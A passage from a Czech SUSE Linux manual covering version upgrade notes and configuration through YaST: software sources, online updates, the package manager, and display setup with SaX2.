- PostgreSQL je nyní pouze ve verzi 7.3. pro přechod z verzí 7.2.x je určen „dump/restore“ s příkazem `pg_dump`. Pokud vaše palikace vyžaduje systémový katalog, musíte provést ještě další úpravy, kterými zavedete „schéma“ verze 7.3. Více informací najdete na stránce: <http://www.ca.postgresql.org/docs/momjian/>
- Verze 4 programu `stunnel` již nepodporuje na příkazové řádce žádné parametry. Je však poskytován spolu se skriptem `/usr/sbin/stunnel3_wrapper`, který parametry příkazové řádky pro `stunnel` dokáže konvertovat do konfiguračního souboru. Jeho použití je následující (položku **OPTIONS** nahraďte parametry):

```
/usr/sbin/stunnel3_wrapper stunnel OPTIONS
```

Konfigurační soubor se zároveň vypíše do standardního výstupu, aby bylo možné se seznámit se syntaxí pro zápis do trvalého konfiguračního souboru.

- `openjade` (balík `openjade`) je nyní DSSSL engine, který se používá místo `jade` (balík `jade_dsl`), když je spuštěn `db2x.sh` (balík `docbook-toys`). Z důvodů kompatibility jsou jednotlivé programy také bez předpony `'o'`. Pokud je nějaká aplikace závislá na adresáři `jade_dsl` a tam umístěných souborech, pak je třeba buď ji přesměrovat na `/usr/share/sgml/openjade` nebo vytvořit odkaz (jako `root`):

```
cd /usr/share/sgml
rm jade_dsl
ln -s openjade jade_dsl
```

Abyste zabránili konfliktu s balík `rzsz`, jmenuje se příkaz `sx` i nadále `s2x`, resp. `sgml2xml` nebo `osx`.

Změny z 8.2 na 9.0

- Došlo ke změně verze správce balíků RPM na verzi 4. Nové bylíky se nyní vytvářejí příkazem `rpmbuild`. Příkaz `rpm` je nadále používán pro instalaci, aktualizaci a dotazy.
- Pro nastavení *tisku* přibyl balík `footmatic-filters`. Obsah byl získán z balíku balík `cups-drivers`, aby bylo možné filtry používat i v případě, že není nainstalován CUPS. Díky tomu nyní lze

prostřednictvím programu YQST získat nastavení nezávislé na tiskovém systému (CUPS, LPRng). Balík obsahuje konfigurační soubor `/etc/foomatic/filter.conf`.

- I při nasazení LPRng/lpdfiltru jsou nyní váždovány bylíky `foomatic-filters` a `cups-drivers`.
- XML zdroje balíků jsou zpracovávány pomocí záznamů v `/etc/xml/suse-catalog.xml`. Tento soubor nesmí být změněn příkazem `xmlcatalog`, protože by mohlo dojít k přemazání komentářů nutných pro aktualizaci. Soubor `/etc/xml/suse-catalog.xml` je zpracován pomocí výrazu `nextCatalogv /etc/xml/catalog`, aby nástroje jako `xmllint` nebo `xsltproc` automaticky našli lokální zdroje.

Část II

Konfigurace

YaST – konfigurace

Tato kapitola je věnována konfiguraci vašeho systému. Konfiguraci zajišťuje YaST, se kterým jste již nainstalovali systém SUSE Linux. Pomocí programu YaST nastavíte hardware, grafické rozhraní, přístup na Internet, zabezpečení. Použít ho můžete také pro správu uživatelů, instalaci software nebo aktualizaci systému. Po spuštění YaST budete mít v levé části okna záložky s jednotlivými oblastmi správy systému a v hlavním okně pak moduly pro nastavení jednotlivých komponent. YaST zapisuje u většiny modulů nastavení do textových konfiguračních souborů, které je možné v případě potřeby editovat i ručně.

Software	41
Hardware	50
Síťová zařízení	66
Síťové služby	75
Bezpečnost a uživatelé	79
Systém	84
Různé	107

Spuštění YaST

Program YaST funguje na bázi modulů, které použijete pro jednotlivé operace. Jedním z modulů nastavíte typ klávesnice, jiným síťové služby. Spouštět jednotlivé moduly můžete různými způsoby. Přehledný přístup ke všem modulům máte v Řídícím středisku YaST. V KDE ho spustíte z menu 'SUSE' (ikona SUSE vlevo dole). Zvolte 'SUSE' → 'Systém' → 'YaST'. Následně budete vyzváni, abyste vložili heslo uživatele root.

Jestliže z nějakého důvodu spouštíte YaST z příkazové řádky (např. z xtermu), je potřeba povolit přístup uživateli root k vašemu X serveru. Např.:

```
newbie@earth:~ > xhost +localhost
```

povolí přístup všem uživatelům přihlášeným na lokálním počítači. Následně použijte příkazy

```
earth:~ # export DISPLAY=:0.0
```

(volitelné)

```
earth:~ # su -
```

(Enter)

```
earth:~ # Password:
```

(zadejte heslo pro superuživatele)

```
earth:~ # yast2
```

Proměnná prostředí DISPLAY by měla již být nastavena, proto je možné tento řádek vynechat.

Po ukončení YaSTu použijte příkaz, jako uživatel root, exit nebo stiskněte klávesovou zkratku (Ctrl) + (Q) (v Xtermu) a následně zakažte ostatním uživatelům přístup k vašemu X serveru příkazem xhost -.

Další možností, pokud nechcete povolovat přístup k vašemu displeji, je nechat xhost beze změny a přihlašovat se jako root následujícím způsobem

```
newbie@earth:~ > sux -
```

(zadejte heslo pro superuživatele)

```
earth:~ # yast2
```

Konfigurační nástroj YaST lze spouštět také v textovém režimu jako uživatel root příkazem yast.

Řídící středisko YaST

Po spuštění se zobrazí *Control Center*. V levé části jsou uvedeny hlavní kategorie:

- **Software** – správa a instalace softwaru
- **Hardware** – správa, konfigurace a přidávání hardwaru
- **Síťová zařízení** – základní konfigurace sítě a připojení k Internetu
- **Síťové služby** – konfigurace pokročilých síťových služeb
- **Bezpečnost a uživatelé** – správa uživatelů a nastavení bezpečnosti
- **Systém** – nastavení zálohování, startování apod.
- **Různé** – zobrazí např. protokolové soubory
- **Zavřít** – ukončí práci s YaST

Po zvolení některé z kategorií se zobrazí jednotlivé moduly, které jsou k dispozici. Po spuštění modulu se zobrazí odpovídající dialogové okno, kde můžete provést požadované úpravy. Většinou se konfigurace provádí ve více, po sobě jdoucích, oknech. Po doplnění informací v prvním okně proto zvolte tlačítko 'Další' a přesunete se k dalšímu dialogu. Po provedení všech potřebných kroků, pak stačí kliknout na poslední dialog 'Konec', čímž uložíte provedené změny a veškerá nastavení uloží.


Víte-li přesně s kterým modulem chcete pracovat, můžete ho přímo spustit příkazem `yast2` *nazev modulu*. Výpis všech modulů získáte příkazem `yast2 -l`.

Software

Změnit instalační zdroj

Instalační zdroj je médium, kde jsou k dispozici balíky distribuce SUSE Linux. Většinou se instalace provádí z CD média, dále pak můžete instalovat prostřednictvím sítě nebo z pevného disku.

Po spuštění modulu se zobrazí seznam všech již dříve zadaných instalačních zdrojů. Pokud jste instalovali pouze z CD, na seznamu bude uvedeno



Obrázek 3.1: YaST: Nástroj pro konfiguraci a správu systému


pouze CD. Klikněte na 'Přidat' a zadejte další zdroj, odkud chcete instalovat balíky. Přidat můžete cestu k souborům na lokálním pevném disku, výměnná média (CD, DVD) nebo síťové zdroje (NFS, FTP, HTTP, Samba). Během instalace nebo aktualizace používá YaST veškeré dostupné zdroje. Každá položka má tedy políčko, kde určíte, zda se má používat či ne. Pro změnu stavu použijete tlačítko 'Zapnout/Vypnout'

Po vypnutí modulu tlačítkem 'Zavřít' se uloží současné nastavení a moduly 'Správce programů' a 'Aktualizace systému' začnou používat nastavené zdroje.

Aktualizace programů on-line

Modul 'Aktualizace programu on-line' (YaST Online Update (YOU)) vám umožňuje mít systém stále aktuální. Provádí jeho aktualizaci tak, že zkontroluje na vzdáleném SUSE ftp serveru (nebo jeho zrcadle) novější verze balíčků, které pak stáhne a nainstaluje na váš počítač. Samozřejmě až po potvrzení uživatelem. Kromě celých balíčků jsou na ftp serveru také záplaty, které opravují případné nedostatky v zabezpečení systému.

Z jakého serveru se budou stahovat balíčky se zadává do položky 'Umístění'. Můžete zvolit v menu 'Zdroj pro instalaci' některý z předem nastavených serverů a jeho adresa URL se přepokopíruje do řádku 'Umístění'. Tuto



Obrázek 3.2: YaST: Instalační zdroj

adresu můžete následně editovat, nebo sem zapsat i váš vlastní lokální server, který tyto soubory obsahuje (například `file:/muj/adresar/`, `/muj/adresar/`, `ftp://muj.server/cesta/atd.`).

Poznámka

On-line aktualizace vyžaduje správně zkonfigurované internetové připojení, tj. nejdříve musíte nastavit modem nebo síťovou kartu.

Poznámka

Po zapnutí modulu je aktivní položka 'Ruční výběr novinek', která vám umožní rozhodnout se, zda konkrétní záplatu chcete instalovat či ne. K tomu abyste nainstalovali veškeré dostupné záplaty tuto položku vypněte. V závislosti na vašem připojení však může stahování dat probíhat relativně dlouho.

Další možností je aktualizovat váš systém automaticky. Klikněte na 'Konfigurovat plně automatickou aktualizaci...' a nastavte postup, jakým se bude systém sám aktualizovat. Tento proces je plně automatizovaný, takže se již dále nemusíte o nic starat. Musíte samozřejmě zajistit, aby byl počítač v době, kdy aktualizuje balíčky, schopen se připojit na zadaný aktualizací server.

Pokud se rozhodnete provést interaktivní aktualizaci (implicitní volba), klikněte na 'Ruční výběr novinek' a poté na 'Další'. Zde můžete zakázat

nebo povolit instalaci záplaty nebo aktualizované verze balíku. Nyní se spustí správce programů (popsaný v části 3 na straně 46), jenž má zapnutý filtr a zobrazuje pouze opravné záplaty. Ty aktualizace, jejichž instalace je žádoucí, jsou předem zvolené pro instalaci. Za běžných okolností byste měli schválit tento doporučený výběr.

Jakmile jste hotovi s výběrem aktualizací balíčků, klikněte na 'Přijmout'. Vybrané aktualizace se stáhnou a nainstalují. Jestliže během tohoto procesu nastane chyba, jste o tom informováni v okně. Je-li to nezbytné, přeskočte konkrétní chybový balíček. Některé záplaty mohou otevřít okno a informovat vás o detailech, žádat váš souhlas s instalací, nebo nabídnou možnost přeskočit instalaci této záplaty.



Obrázek 3.3: YaST: On-line aktualizace

Zatímco se instalují aktualizace, můžete sledovat průběh v okně s protokolem. Po úspěšné instalaci ukončíte modul tlačítkem 'Zavřít'. Pokud nebudete aktualizovat další počítače, zaškrtněte položku 'Po aktualizaci odstranit zdroje balíčků' a po instalaci je YaST smaže. Nakonec se spustí SuSEconfig a upraví konfiguraci systému.

Poznámka

Někdy se může stát, že bude třeba provést aktualizaci dvakrát. Poprvé se aktualizuje samotná služba YOU a teprve po její aktualizaci a restartu modulu budou staženy ostatní záplaty.

Poznámka

Spouštění aktualizace z konsole

Modul ‘Aktualizace programů online’ můžete také ovládat z příkazové řádky. Program musíte spouštět jako uživatel `root`.

Po spuštění si program stáhne z prvního ftp serveru v seznamu, který je uložen v `/var/lib/YaST2/you/yourservers`, stáhne přehled dostupných oprav a opravné balíčky relevantních nainstalovaných aplikací. To docílíme příkazem:

```
earth:/root # yast2 online.update .auto.get
```

Jestliže chceme stáhnout pouze některé opravy, můžeme programu upřesnit zadání pomocí parametrů `security`, `recommended`, `document`, `YaST2` a `optional`.

Parametr `security` zajistí, že se stáhnou opravy týkající se bezpečnosti, `recommended` jsou opravy doporučené SUSE, `document` zjistí informace o opravách, `YaST2` stáhne opravy pro YaST a `optional` stáhne menší opravy. Informace o těchto opravách jsou uloženy v `/var/lib/YaST2/you/mnt/i386/update/X.Y`, kde `X.Y` znamená číslo verze systému SUSE Linux.

K tomu, abyste si stáhli bezpečnostní opravy, pak stačí napsat:

```
earth:/root # yast2 online.update .auto.get security
```

Pokud spustíte modul s parametrem `.auto.get`, standardně se uloží nový seznam SuSE FTP serverů do `/var/lib/YaST2/you/yourservers`. Jestliže nechcete aby vám program přepisoval tento seznam, můžete tuto funkci vypnout v `/etc/sysconfig/onlineupdate`. Zde nastavte řádek `YAST2_LOADFTP_SERVER=yes` na `no`.

Chcete-li balíčky po stáhnutí nainstalovat, spustte program s parametrem `.auto.install`:

```
earth:/root # yast2 online.update .auto.install
```

Tento proces je vhodný hlavně pro správce systémů. Přes noc si stáhnou veškeré opravné balíčky a ráno nainstalují ty, které potřebují.

Aktualizace systému

Tento modul vám umožní aktualizovat systém, tj. přejít na novější verzi distribuce.

Poznámka

Pokud spouštíte aktualizaci za běhu systému, není možné aktualizovat *základní systém*. K tomu je třeba restartovat počítač a použít instalační CD nebo disketu, kde zvolíte aktualizaci systému. Základní systém není možné měnit za běhu stejně, jako si pod sebou nemůžete uříznout větev s tím, že si tam dáte jinou.

Poznámka

Důležité informace o aktualizaci

Aktualizace systému je složitá procedura. Každý nainstalovaný balíček musí být programem YaST zkontrolován a YaST musí určit co je třeba učinit pro aktualizaci jednotlivých balíčků. YaST se snaží do této aktualizace zahrnout i změny nastavení, které provedl uživatel. Nicméně některá nastavení mohou být problémová a způsobit nekonzistenci mezi různými konfiguracemi systému. Týká se to i problému zpětné kompatibility některých programů, které mohou mít potíž s načtením konfiguračních souborů svých starších verzí. Některá nastavení proto musíte provést po aktualizaci systému znovu.

Čím starší verzi SUSE Linux používáte anebo čím větší zásah do standardní konfigurace jste provedli, tím je větší pravděpodobnost, že narazíte na problémy. Předtím než začnete aktualizovat systém, proveďte zálohu vašeho stávajícího systému.


Aktualizace programů z CD

Před spuštěním modulu 'Aktualizace programů z CD' vložte do mechaniky CD se záplatami. Po načtení CD se otevře dialog 'Seznam dostupných novinek'. Zde jsou již předem zvoleny ty záplaty, které jsou relevantní pro váš systém, tj. máte nainstalovány programy, ke kterým se opravy vztahují. Samozřejmě máte možnost zvolit i další položky, případně neaktualizovat některé ze stávajících.

Protože dochází k sjednocování, spustí se vlastně 'Aktualizace programu online', kde je vybrán jako instalační zdroj CD.

Správce programů

Tento modul v záložce 'Software' umožňuje instalovat nebo odinstalovat balíčky s aplikacemi.



Obrázek 3.4: YaST: Aktualizace systému

Poznámka

Balíčky obsahují komprimované spustitelné soubory, knihovny a další data, která využívá daná aplikace. Jsou zabaleny dohromady tak, aby po nainstalování balíku bylo možné aplikaci ihned spustit. Balíček poznáte podle přípony `.rpm`.

Poznámka

Některé balíky mohou také vyžadovat přítomnost jiných balíků, jsou na něm *závislé*. YaST vám při instalaci balíku oznámí, že je zde závislost na jiném balíku a zeptá se, zda si přejete nechat vyřešení závislostí na něm. Navíc se YaST stará také o kolidující balíky. Všechny informace o závislostech balíku a mnoho dalšího je uvedeno v hlavičce balíku.

Pokud instalujete z CD/DVD, vložte nejdříve instalační médium do mechaniky. Po spuštění se zobrazí okno s několika rámci. Velikost těchto rámců můžete změnit myší kliknutím na linky, které je oddělují. V následujícím textu bude popsán obsah těchto rámců.

Filtr

Vybírat všechny balíky instalace jeden po druhém může být velice pracné a zdlouhavé. Proto nabízí správce programů možnost použít filtry pro zjed-



Obrázek 3.5: YaST: Aktualizace systému z CD


nodušení práce s balíky. Okno s filtrem je v levém horním rohu aplikace. Vybírat můžete z těchto filtrů:

Výběry Po spuštění je aktivní tento filtr. Seskupuje balíky s aplikacemi podle jejich účelu ("Multimédia", "Kancelářské aplikace" atd.). Tyto výběry jsou vypsány v okně pod oknem filtru. V pravém okně můžeme vidět seznam balíčků zvoleného výběru. Vlevo od názvu výběru je políčko znázorňující stav - zaškrtnutý znamená nainstalovaný. Pokud chceme nainstalovat některý další výběr, zaškrtneme jej.

Skupiny balíčků Zde naleznete více technický přehled balíčků. Je vhodný pro zkušenější uživatele systému SUSE Linux. Filtr uspořádá programové balíčky podle určení do stromové struktury (např. "Dokumentace," "Vývoj," "Hardware" ...). Čím více se vnoříte do struktury, tím zjemňujete výběr balíčků zobrazených vpravo.

Navíc můžete tímto filtrem zobrazit *všechny* balíčky uspořádané podle abecedy. To uděláte kliknutím na položku 'zzz Vše'. Protože SUSE Linux obsahuje mnoho balíčků, může chvíli trvat než se zobrazí seznam programových balíčků.

Hledat Nejjednodušší cesta jak nalézt konkrétní balíček. Hledat můžete podle jména, popisu, shrnutí, zda poskytuje konkrétní soubor, nebo



Obrázek 3.6: YaST: Instalovat/Odebrat balíčky

zda ho vyžaduje. Zkušenější uživatelé mohou vyhledávat i pomocí expanzních znaků (tzv. wild cards) nebo regulárních výrazů.

Tip

Kdykoliv můžete prohledávat libovolný seznam. Stačí pouze myši kliknout do seznamu, a začít psát počáteční písmena názvu položky, kterou hledáte.

Tip

Souhrn instalace Zde si můžete prohlédnout seznam balíčků, které jste se rozhodli instalovat, aktualizovat nebo odstranit. Zobrazuje vlastně co se stane, pokud kliknete na 'Přijmout'. Pro změnu můžete použít zaškrťovací políčka vlevo od názvu balíčku. Podrobný popis, a vysvětlení jednotlivých ikon stavu balíčku, najdete v menu 'Nápowěda', položka 'Symboly'.

Pokud jste hotovi s výběrem co nainstalovat/odinstalovat, tlačítkem 'Přijmout' spustíte instalaci balíčků. V instalačním okně můžete sledovat průběh instalace. Po instalaci všech zvolených balíčků je automaticky spuštěn SuSEconfig. Ten aktualizuje systémové a konfigurační soubory v závis-

losti na nainstalovaném softwaru. To si může vyžádat určitý čas (program často přistupuje k disku).

Upozornění

Při odstraňování balíků dbejte na doporučení programu YaST tak, abyste zachovali konzistenci operačního systému.

Upozornění

Hardware

Nejdříve musí být nový hardware zapojen do systému podle informací od výrobce. Připojte a zapněte odpovídající zařízení (např. tiskárnu) a spusťte modul (v našem příkladu modul *Tiskárna*. Pokud budete připojovat modem nebo jiné síťové zařízení, pak naleznete odpovídající moduly v kategorii *Síťová zařízení*.

Většina připojovaných zařízení je automaticky rozpoznána a provede se automatická konfigurace zařízení. Pokud YaST automaticky nerozpozná nové zařízení, pak máte možnost ho zvolit ze seznamu podporovaných zařízení, kde vyberete výrobce a název zařízení.



Obrázek 3.7: YaST: Záložka hardware

Poznámka

Pokud váš model není uveden v seznamu zařízení, pak můžete zkusit zvolit typově příbuzný model. To ale nemusí fungovat vždy, protože v některých případech i dvě podobná zařízení jedné typové řady nemusí instrukce systému interpretovat stejným způsobem.

Poznámka

Grafická karta a monitor (SaX2)

Grafické uživatelské rozhraní (krátce X server) se stará o komunikaci mezi hardware a software. Pracovní prostředí (KDE nebo GNOME) a mnoho správců oken používá X server pro interakci s uživatelem.

Rozdíly mezi X serverem a správcem oken


Grafické prostředí v Linuxu má více vrstev, aby bylo možné vybrat si tu pravou kombinaci podle svých potřeb a použitého hardwaru. X server je v této hierarchii přímo nad grafickou kartou a má na starosti komunikaci mezi hardwarovým zařízením (grafickou kartou) a správcem oken. Nad X serverem je *správce oken*, který má na starosti samotnou grafickou prezentaci.

Všechno dohromady se to potom nazývá grafické prostředí, nebo také X11. A právě konfiguraci grafického prostředí má na starosti SaX2.

Většinou se grafické prostředí nastavuje již během instalace. Pokud ale chcete nastavení změnit nebo připojit třeba jiný monitor, pak to můžete provést tímto modulem. Před případnými změnami bude samozřejmě uložena původní konfigurace a můžete se k ní vrátit.

Po spuštění se zobrazí dialog, kde vidíte v jakém režimu momentálně systém pracuje. V případě, že provozujete internetový server a nechcete riskovat bezpečnost systému, pak si zvolte 'textový režim', grafické prostředí se nebude vůbec spouštět a komunikovat s počítačem budete prostřednictvím terminálu.

Chcete-li nastavit grafické prostředí, stiskem 'Změnit. . .' spustíte SaX2, což je nástroj pro konfiguraci vstupních a výstupních zařízení, viz obr. *Rozdíly mezi X serverem a správcem oken*.



Obrázek 3.8: Základní obrazovka programu SaX2

SaX2– Základní obrazovka

Vlevo jsou čtyři položky:

- ‘Plocha’ – kde můžete nastavit parametry pro grafickou kartu a monitor
- ‘Multihead’ – slouží pro připojení více monitorů. Vyžaduje buď více grafických karet nebo musí grafická karta podporovat připojení dvou nebo více monitorů
- ‘Vstupní zařízení’ – je určeno ke konfiguraci klávesnice, myši, světelných per apod.
- ‘AccessX’ – simuluje myš na numerické klávesnici, tzn. že máte na jednotlivé klávesy namapovány směry pohybu myši

Monitor

Kliknete-li na tuto položku v nabídce ‘Plocha’, zobrazí se vám název monitoru, který byl rozeznán systémem. Pokud ne, klikněte na ‘Vlastnosti. . .’ a v následujícím dialogu máte možnost nastavit typ monitoru.

Jsou zde k dispozici tři záložky:

- ‘Model monitoru’ – kde zvolíte výrobce a model monitoru. Pokud neznáte potřebné informace, pak zvolte ‘VESA’ a přiměřené rozlišení.
- ‘Frekvence’ – slouží pro nastavení horizontální a vertikální frekvence monitoru. Jak je uvedeno v poznámce, je třeba být při výběru frekvencí velice opatrný, protože u starších monitorů hrozí jejich poškození.
- ‘Expertní’ – zde můžete nastavit metodu, jakou je vypočítáváno rozlišení a geometrie. Tyto algoritmy upravte pouze v případě, že je obrazovka špatně nastavena a obraz není stabilní. Dále zde můžete nastavit velikost obrazu a pak také aktivovat úsporný režim „DPMS“.

Grafická karta

Po otevření se zobrazí dialog ‘Aktuální konfigurace grafických karet’. Kliknutím zde můžete přidat a odebrat grafickou kartu nebo upravit její ‘Vlastnosti. . .’. Tento dialog má dvě záložky pro nastavení: ‘Všeobecné’ a ‘Expertní’. V první položce zvolte váš typ grafické karty. Druhou položku můžete nechat beze změn. Nastavit zde můžete otočení obrazu, což se hodí pro některé TFT obrazovky. Nastavení BusID má smysl pouze pro více-obrazovkový režim. Pokud budete chtít změnit ‘Vlastnosti karty’, pak si prosím prostudujte dostupnou dokumentaci ke grafické kartě.

Barevná hloubka a rozlišení

Také zde jsou tři záložky:

- ‘Barvy’ – výběr barevné hloubky je závislý na použitém hardwaru. Zvolit můžete 16, 256, 32768, 65536 nebo 16.7 milionů barev (4, 8, 15, 16 nebo 24 bitů). Obraz v přiměřené kvalitě získáte volbou alespoň 256 barev.
- ‘Rozlišení’ – při rozpoznávání hardwaru je nastavena taková kombinace rozlišení a barevné hloubky, kterou dokáže váš monitor zobrazit. Díky tomu hrozí pouze malé nebezpečí, že SUSE Linux dokáže poškodit váš hardware. Pokud ale měníte toto nastavení ručně, pak byste si měli přečíst dokumentaci k hardwaru
- ‘Expertní’ – zde můžete přidat vlastní rozlišení, které pak bude zahrnuto mezi ostatní rozlišení

Virtuální rozlišení


Každá pracovní plocha má rozlišení, které se vykresluje na celou plochu monitoru. V Linuxu máte navíc možnost nastavit si pracovní plochu větší než je viditelná plocha obrazovky. Pokud posunete ukazatel myši za okraj pracovní plochy, zobrazí se skrytá – virtuální část – plochy. Můžete si tedy tímto způsobem zvětšit svou pracovní plochu.

Virtuální rozlišení můžete nastavit dvěma způsoby:

- ‘Pomocí Drag&Drop’ – Posuňte ukazatel myši nad obrázek monitoru a kurzor se změní. Držte stisknuté levé tlačítko myši a posuňte kurzor doprava dolů. Pohybem po obraze můžete zvětšovat a zmenšovat virtuální rozlišení. Tato metoda je vhodná, pokud si nejste zcela jisti jak velkou pracovní plochu chcete používat.
- ‘Výběrem z překryvného menu’ — Z menu zobrazeného uprostřed obrazovky vyberte požadované rozlišení.

3D akcelerace

Pokud jste při instalaci nebo při výměně grafické karty neaktivovali 3D akceleraci, můžete tak učinit nyní. Předpokladem je, že máte kartu podporující 3D akceleraci.



Obrázek 3.9: Nastavení 3D akcelerace

Geometrie

V těchto dvou záložkách můžete přesně nastavit velikost a pozici obrazu. Jestliže máte nastaveno více obrazovek, můžete další nastavit přechodem na další obrazovku – ‘Následující obrazovka’. Nakonec stiskněte ‘Uložit’ a vaše nastavení se uloží.

Upozornění

Tento modul obsahuje bezpečnostní mechanismy, ale pořád zde existuje riziko poškození monitoru. Při nastavování frekvencí buďte proto velice opatrní a přečtěte si příručku k monitoru.

Upozornění

Multihead

Jestliže jste nainstalovali více než jednu grafickou kartu, nebo vaše karta podporuje výstup na více obrazovek, můžete si zde nastavit připojení více monitorů. Dvě zapojené obrazovky se obvykle označují jako „dualhead“. Více obrazovek pak jako „multihead“. SxX2 sám najde více připojených grafických karet a připraví pro ně vhodnou konfiguraci. Doladit tuto konfiguraci můžete v nabídkách ‘Režim s více monitory’ a ‘Rozložení obrazovky’.

Na výběr máte tři různé režimy:

- ▷ ‘Tradiční multihead’ — Každý monitor se chová jako nezávislá jednotka. Myši přejíždíte z obrazovky na obrazovku.
- ▷ ‘Klonovaný multihead’ — V tomto režimu všechny monitory zobrazují stejný obraz. Kurzor myši je viditelný pouze na hlavním okně.
- ▷ ‘Xinerama’ — Veškeré obrazovky dohromady vytvářejí jednu velkou plochu.

Rozložení jednotlivých obrazovek v prostředí multihead lze měnit myší, posunováním po mřížce. Standardně jsou monitory vyrovnaný vedle sebe v pořadí, v jakém byly konfigurovány jednotlivé grafické karty.

Linux momentálně nepodporuje 3D zobrazení v prostředí Xinerama multihead. Pokud zvolíte mód Xinerama, SxX2 vypne podporu 3D.

Vstupní zařízení

Myš Pokud již myš pracuje, nemusíte nic nastavovat. Jestliže nefunguje, ovládejte kurzor pomocí kurzorových kláves. Klávesové zkratky najdete v sekci *AccessX* na následující straně.

Pokud systém vaši myš nenalezl, vyberte model ručně. Pro zjištění přesného typu nahlédněte do dokumentace k výrobku. Stačí zvolit model a stisknout na numerické klávesnici (5).

Klávesnice V horní části dialogu nastavíte typ klávesnice. Poté nastavte, jakou chcete používat klávesovou mapu (v každé zemi jsou určitá specifická tlačítka rozmístěna na různých klávesách). Vaše nastavení můžete ověřit v políčku 'Testovací pole'.

Pro aktivaci a uložení vašich změn klikněte na 'Dokončit'.

Dotyková obrazovka V současné době podporuje XFree86 pouze dotykové obrazovky společností Microtouch a Elo TouchSystems. SoX2 bohužel nemůže automaticky rozpoznat dotykový panel stejně jako monitor. Je považován za vstupní zařízení.

Při konfiguraci postupujte takto:

1. Spustíte SoX2 a Zvolte 'Vstupní zařízení' → 'Dotyková obrazovka'.
2. Klikněte na 'Změnit konfiguraci' → 'Přidat novou dotykovou obrazovku' a vyberte model.
3. Konfiguraci uložíte kliknutím na 'Dokončit'.

